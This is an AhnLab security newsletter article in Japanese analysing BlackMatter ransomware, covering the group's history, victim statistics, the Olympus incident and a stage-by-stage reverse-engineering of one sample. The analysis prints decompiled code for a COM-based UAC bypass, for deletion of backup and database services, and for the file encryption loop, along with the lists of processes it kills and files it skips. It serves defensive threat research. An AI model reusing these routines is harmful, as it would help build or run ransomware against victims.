アンラボ・セキュリティレター

Press Ahn

2021.11　Vol.95

BlackMatter ランサムウェアはダークサイドの末裔か？

BlackMatter ランサムウェア動向レポート

BlackMatter ランサムウェアはダークサイドの末裔か？

2021年 7月 21日、ロシアが運営元と推定される DarkWeb Exploit (ダークウェブ・エクスプロイト) フォーラムに、「Black Matter (ブラックマター)」を名乗る新たなランサムウェア組織が登場した。開発者によると、BlackMatter ランサムウェアは、以前より認知度のある「DarkSide (ダークサイド)」、「BlueCrab (ブルークラブ)」、「LockBit (ロックビット)」などのランサムウェア機能を統合して作られたと伝えられている。また、この組織は、米石油移送企業の「Colonial Pipeline (コロニアル・パイプライン)」を攻撃後、影を潜めていたダークサイドグループと同一集団ではないかとの説もある。


今回は、この BlackMatter ランサムウェアの特徴や被害現況、および攻撃手法について分析していく。

BlackMatter グループの本格的な活動が確認されたのは、2021年 8月頃である。その後、10月の初めにはすでに 28 もの組織にランサムウェアを流布した事実が報告されている。

彼らはダークウェブ (DarkWeb) を介してハッカーを集め、特定の企業に対し標的型攻撃を敢行し、企業内部のインフラを掌握後、ランサムウェアの流布や重要データの窃取を行う。これは、ランサムウェアを流布するここ最近の組織と類似しており、ターゲット企業が復旧費用を支払わない場合、攻撃組織が独自に運営する流出ページに、企業名や窃取データが公開されてしまう。

特長

BlackMatter ランサムウェア最大の特徴は、病院・原子力・水力発電所などの代表的な都市基盤施設、また石油・ガス産業、防衛産業、非営利組織、政府機関などは**「攻撃しない」**と表明している点だ。これは 2021年 5月、 DarkSide (ダークサイド) ランサムウェアグループが敢行した、米石油移送企業「Colonial Pipeline (コロニアル・パイプライン)」への攻撃事件を受けてのものだと推定される。当時、ダークサイドランサムウェアグループは、FBI や米政府の積極的な介入により、犯罪収益や運営インフラなど全て失ったと報じられている。




[図1] BlackMatter グループの告知

BlackMatter グループは、万が一上記の分野に属する企業が意図せず感染した場合、復号化ツールを無料で提供すると告知している。

被害状況および代表事例


2021年 10月の時点で、世界中で計 28 もの企業が BlackMatter ランサムウェアの被害に遭っている。産業グループおよび国家別の感染状況は、それぞれ [図2] と [図3] の通りだ。尚、下記の統計は流出ページやマスコミ報道の内容を参考に作成されたものである。

産業グループ	数
建築	5
機械	5
情報技術/IT	4
金融	3
食料品	3
法律	2
製造/化学	1
教育	1
家具	1
衣類	1
車	1
農業	1
合計	28



[図2] BlackMatter ランサムウェア感染状況（産業グループ別）

国	数
アメリカ	14
オーストリア	5
インド	1
ブラジル	1
チリ	1
タイ	1
カナダ	1
フランス	1
日本	1
香港	1
韓国	1
合計	**28**



[図3] BlackMatter ランサムウェア感染状況（国家別）

代表事例：オリンパス

オリンパスは、日本に本社を構える医療精密機器の製造を専門とした世界的大企業である。

[図4] オリンパスの BlackMatter ランサムウェア感染に関する記事

2021年 9月 8日、オリンパスは大規模なランサムウェア感染により、ヨーロッパ・中東・アフリカ地域の系列会社全てのネットワークが麻痺する事件が発生した。これに対しオリンパスは、「サイバーセキュリティ攻撃について調査中」との声明を発表する。関係者によると、BlackMatter ランサムウェアグループのものと推定されるランサムノートが確認されたと伝えている。

攻撃分析

アンラボは、BlackMatter ランサムウェアの分析に [表1] のサンプルを使用した。また、BlackMatter ランサムウェアの攻撃手法を、段階別に分析したものが下記の内容である。

項目	内容
名前	yw1exvzew.dll
サイズ	66.50 KB (68096 bytes)
作成日時	2021年 7月 23日 20:51:18 (UTC 基準)
MD5	ba375d0625001102fc1f2ccb6f582d91
SHA256	c6e2ef30a86baa670590bd21acf5b91822117e0cbe6060060bc5fe0182dace99
アンラボ診断名	Ransomware/Win.BlackMatter.C4575089

[表1] BlackMatter ランサムウェアのサンプル情報

1. プロセス権限の確認、および UAC Bypass（バイパス）

BlackMatter ランサムウェアが発動すると、まず初めに現在のプロセス権限を確認するコードが実行される。プロセスがユーザー権限の場合、 UAC Bypass を介して権限の昇格が行われ、管理者権限の場合この区間の関数は終了する。

難読化状態のデータが複合化されると、文字列「dllhost.exe」が作成される。そして、[図5] のように、この実行ファイルの全体経路とともに "Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}" という文字列が作成される。

```
004098BC   push eax                                  eax:L"Elevation:Administrator!
004098BD   lea eax,dword ptr ss:[ebp-24]
004098C0   push eax                                  eax:L"Elevation:Administrator!
004098C1   lea eax,dword ptr ss:[ebp-BC]
004098C7   push eax                                  eax:L"Elevation:Administrator!
004098C8   call dword ptr ds:[411508]                ole32_CoGetObject_rn
004098CE   pop edi                                   edi:EntryPoint
004098CF   pop esi                                   esi:EntryPoint
004098D0   pop edx
004098D1   pop ecx
004098D2   pop ebx
004098D3   mov esp,ebp

EAX  0019FE90
EBX  002D4000
ECX  00000000
EDX  00000000
EBP  0019FF4C
ESP  0019FE6C
ESI  0040E8D5
EDI  0040E8D5
EIP  004098C8

0019FD90 ........(.*.............N.....N................N.............
0019FE10 ...........N...................O.......N...M.@.........@.@.....6
0019FE90 Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC
0019FE10 7}.........$.....................@...M.M.......@.@...6.......6..
0019FF90 .....6.............................................@.6..........

C.:.\.W.i.n.d.o.
w.s.\.S.y.s.t.e.
m.3.2.\.d.l.l.h.
o.s.t...e.x.e...
................
................
```

[図5] 文字列作成

次に、CoGetObject、ObjectStublessClient9 関数が呼び出されると、[図6] のように、dllhost.exe プロセスが実行される。そして、子プロセス (child process) により BlackMatter ランサムウファイルが実行することで、権限昇格が行われる。これは、CMSTPLUA の COM インターフェイスを用いた「UAC Bypass」と呼ばれる手法だ。

```
0040995F   push 0
00409961   push 0
00409963   push 0
00409965   push esi
00409966   push dword ptr ds:[ebx]          [ebx]:L"C:\\asis\\ba375.exe"
00409968   push dword ptr ss:[ebp-8]
0040996B   call dword ptr ds:[edx+24]       <&ObjectStublessClient9>
0040996E   test eax,eax
00409970   jne ba375.40997D
00409972   mov edx,dword ptr ss:[ebp-8]
```

SystemSettings.exe	7440	Sus...	21,332 K	1,188 K	설정
dllhost.exe	9032		3,400 K	17,304 K	COM Surrogate
ba375.exe	12236	Sus...	8,708 K	18,060 K	
dllhost.exe	10368		3,244 K	11,412 K	COM Surrogate
dllhost.exe	9808		2,128 K	12,168 K	COM Surrogate

[図6] UAC Bypass による権限昇格

2. コマンドライン引数によるコード分岐

その後、CommandLineToArgvW 関数を利用し、コマンドライン引数を構文解析 (Parsing：文章構成を分析すること) する。送信されたパラメータ文字列は、独自のハッシュ関数により、ハードコードされたハッシュ値と比較計算され、パラメータに応じて [図7] のようにコードが分岐される。

```
argv = dequoteCommandLine(v0);
parse_argv = shell32_CommandLineToArgvW_rn(argv, &argc);
lpargv = parse_argv;
if ( parse_argv )
{
  if ( argc == 3 )
  {
    if ( hashStringWLower(*(wchar_t **)(parse_argv + 4), 0) == 0x45471D17 )// 0x45471d17 #Hash String : "-path"
      encryptPath(*(wchar_t **)(lpargv + 8));
  }
  else if ( argc == 2 )
  {
    argv_hash = hashStringWLower(*(wchar_t **)(parse_argv + 4), 0);
    if ( argv_hash == 0x452F4997 )            // 0x452f4997 #Hash String : "-safe"
                                              // filename.exe -safe
    {
      installDesktopBackgroundAndBootIntoSafemode();
    }
    else if ( argv_hash == 0x45678B17 )       // 0x45678b17 #Hash String : "-wall"
                                              // filename.exe -wall
    {
      KillTargetProcessAndWaitForDesktopToBecomeVisible();
      buildAndInstallWallPaper(1);
    }
    else
    {
      encryptDirIfNotLnkOrOnNetwork__ithink(*(wchar_t **)(lpargv + 4));
    }
  }
  else
  {
    runDefaultRansomOperation();
  }
}
```

[図7] コマンドライン引数値によるコード分岐


尚、BlackMatter ランサムウェアは、コマンドライン引数によって実行コードに違いがある。詳細な説明は [表2] の通りだ。

コマンドライン引数	機能
-path "パス名"	指定したディレクトリパスに対するランサムウェア行為
-safe	システムのセーフモード設定、および再起動
-wall	デスクトップファイルの作成、および変更
"パス名"	指定したネットワークディレクトリパスに対するランサムウェア行為
コマンドライン引数なし	デフォルトに対するランサムウェア行為

[表2] コマンドライン引数によるコード分岐

3. プロセスの多重起動防止

次に、システムの GUID 値を利用し、BlackMatter のカスタムハッシュを計算する。その後、XOR 演算 (ハードコード値) で現在のシステムにのみ有効な、ランダムな名前のミューテックス (Mutual Exclusion：排他制御) 文字列を作成することで、プロセスの多重起動が防止される仕組みだ。




[図8] プロセスの多重起動防止

この際作成されるミューテックスの文字列は下記の通りである。

- Global¥0c111f6a663f88b095d9e4f755e54840)


4. システム情報の収集、および JSON データの作成

BlackMatter ランサムウェアは、システムの現在のホスト情報やディスク情報を収集後、[図9] のような JSON 形式のデータ構造を作成する。



[図9] システムのホスト・デスク情報収集、および JSON データ作成


さらに、ミューテックスの文字列作成と類似したアルゴリズム方式により BotID が作成され、前もって作成しておいた JSON 形式のデータ構造に追加される。



[図10] JSON データ値追加（BotID）

5. 収集情報（JSON データ）の AES 暗号化、および C2 送信


JSON データ形式で収集した情報は、AES（Advanced Encryption Standard：高度暗号化標準）により暗号化される。サンプルファイルの内部には、ハードコードされた AES キーが使用され、暗号化したデータあるいは収集した情報は、Base64 でエンコード後、HttpOpenRequestW、HttpSendRequestW 関数により、攻撃者サーバー（C2）に送信される構造だ。



[図11] 暗号化データ (収集情報) の C2 送信

6. ランサム妨害プロセスの終了

BlackMatter ランサムウェアは、「ZwQuerySystemInformation」関数を使用し、SYSTEM_PROCESS_INFORMATION 構造体を列挙後、内部メンバに対し構文解析を行う。そして、プロセス名を [表5] の終了対象プロセスと一つずつ比較後、NtOpenProcess、ZwTerminateProcess 関数を用いて終了する。



[図12] ランサム妨害プロセス終了

encsvc, thebat, mydesktopqos, xfssvccon, firefox, infopath, winword, steam, synctime, notepad, ocomm, onenote, mspub, thunderbird, agntsvc, sql, excel, powerpnt, outlook, wordpad, dbeng50, isqlplussvc, sqbcoreservice, oracle, ocautoupds, dbsnmp, msaccess, tbirdconfig, ocssd, mydesktopservice, visio

[表3] プロセス終了リスト

7. ランサム妨害サービスの削除

また、OpenSCManager、EnumServicesStatusExW 関数を使用し、システム内に設置された全てのサービスを列挙後、[表4] の文字列が含まれたランサム妨害サービスの検索を行う。こうして検索されたサービスは、DeleteService 関数により削除される。

```
v5 = 0;
result = (SC_HANDLE)advapi32_OpenSCManagerW_rn(0, 0, 4);
v7 = result;
if ( result )
{
  v4 = 0;
  advapi32_EnumServicesStatusExW_rn(v7, 0, 48, 3, 0, 0, &v4, &v3, 0, 0);
  result = (SC_HANDLE)HeapAlloc_sub_405F98(v4);
  v5 = result;
  if ( result )
  {
    result = (SC_HANDLE)advapi32_EnumServicesStatusExW_rn(v7, 0, 48, 3,
    if ( result )
    {
      v1 = (wchar_t **)v5;
      do
      {
        result = (SC_HANDLE)isProcessTargetedForTermination2(*v1);
        if ( result )
        {
          result = (SC_HANDLE)advapi32_OpenServiceW_rn(v7, *v1, 65568);
          v6 = result;
          if ( result )
          {
            ntdll_memset_rn(v2, 0, 28);
            advapi32_ControlService_rn(v6, 1, v2);
            advapi32_DeleteService_rn(v6);
            result = (SC_HANDLE)advapi32_CloseServiceHandle_rn(v6);
          }
        }
        v1 += 11;
        --v3;
      }
      while ( v3 );
```

サービスリストを列挙

```
1  int __stdcall isProcessTargetedForTermination2(wchar_t *Strin
2  {
3    _WORD *v1; // esi
4    int v3; // [esp+4h] [ebp-4h]
5
6    v3 = 0;
7    v1 = (_WORD *)dword_410FC8;
8    ntdll__wcslwr_rn(String);
9    while ( !ntdll_wcsstr_rn(String, v1) )
10   {
11     v1 += ntdll_wcslen_rn(v1) + 1;
12     if ( !*v1 )
13       return v3;
14   }
15   return 1;
16 }
```

削除対象サービスの検索

```
00407382  .  add esp,4
00407385  >  push esi                          esi:L"mepocs"
00407386  .  push dword ptr ss:[ebp+8]         [ebp+8]:L"ajrouter"
00407389  .  call dword ptr ds:[4112E0]        wcsstr
0040738F  .  add esp,8

주소      UNICODE
0050C3C8  mepocs.memtas.veeam.svc$.backup.sql.vss..
0050C448  ......................P.P...P.............
0050C4C8  ........\........P.......................
```

[図13] 削除対象サービスの検索・削除

mepocs, memtas, veeam, svc$, backup, sql, vss

[表4] 削除プロセスの文字列

8. ディレクトリ検索、ランサムノート作成、およびファイル暗号化

ランサム妨害サービスの削除後、FindFirstFileExW、FindNextFileExW 関数を用い、ディレクトリ検索のループ区間が実行される。この際、[表5] にあるパスへのアクセスは除外され、それ以外に検索された全てのパスにランサムノートを優先的に作成後、ファイルの暗号化が行われる。この暗号化の際にも、[表6] にある一部ファイルと、[表7] の拡張子を持つファイルは対象から外される。

```
for ( i = -1; ; --i )
{
  dropRansomNote(v20, &dword_410FFC);
  v21 = addWildcardToDirPath(v20);
  HeapFree_sub_405FB3(v20);
  FirstFile = kernel32_FindFirstFileExW_rn(v21, 0, v14, 0, 0, v23);
  if ( FirstFile != -1 )
  {
    *(_WORD *)ntdll_wcsrchr_rn(v21, 42) = 0;
    do
    {
      if ( *(_DWORD *)v17 != 46 && *(_DWORD *)v17 != 3014702 && (v14
      {
        if ( (v14[0] & 0x10) != 0 )
        {
          if ( !isDirectoryWhitelisted_ithink((wchar_t *)v17) )
          {
            v3 = wstr_combine(v21, (wchar_t *)v17);
            ++i;
            *(_DWORD *)(v19 + 4 * i) = v3;
          }
        }
        else if ( !isFilenameWhitelisted((wchar_t *)v17)
```

ファイル検索

```
v17 = v3 ^ v4;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v6 = v1 - 1;
if ( !v6 )
  break;
v7 = *v5;
v8 = v5 + 1;
v17 = BYTE1(v3) ^ v7;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v9 = v6 - 1;
if ( !v9 )
  break;
v10 = HIWORD(v3);
v11 = *v8;
v12 = v8 + 1;
v17 = v10 ^ v11;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v13 = v9 - 1;
if ( !v13 )
  break;
v14 = *v12;
v2 = v12 + 1;
v17 = BYTE1(v10) ^ v14;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v1 = v13 - 1;
```

[図14] ディレクトリ検索、およびファイルの暗号化

system volume information, intel, $windows.~ws, application data, $recycle.bin, mozilla, program files (x86), program files, $windows.~bt, public, msocache, windows, default, all users, tor browser, programdata, boot, config.msi, google, perflogs, appdata, windows.old

[表5] アクセス除外フォルダー名

desktop.ini, autorun.inf, ntldr, bootsect.bak, thumbs.db, boot.ini, ntuser.dat, iconcache.db,

bootfont.bin, ntuser.ini, ntuser.dat.log

[表6] 暗号化除外ファイルリスト

themepack, nls, diagpkg, msi, lnk, exe, cab, scr, bat, drv, rtp, msp, prf, msc, ico, key, ocx, diagcab, diagcfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1, ics, hta, bin, cmd, ani, 386, lock, cur, idx, sys, com, deskthemepack, shs, ldf, theme, mpa, nomedia, spl, cpl, adv, icl, msu

[表7] 暗号化除外拡張子リスト

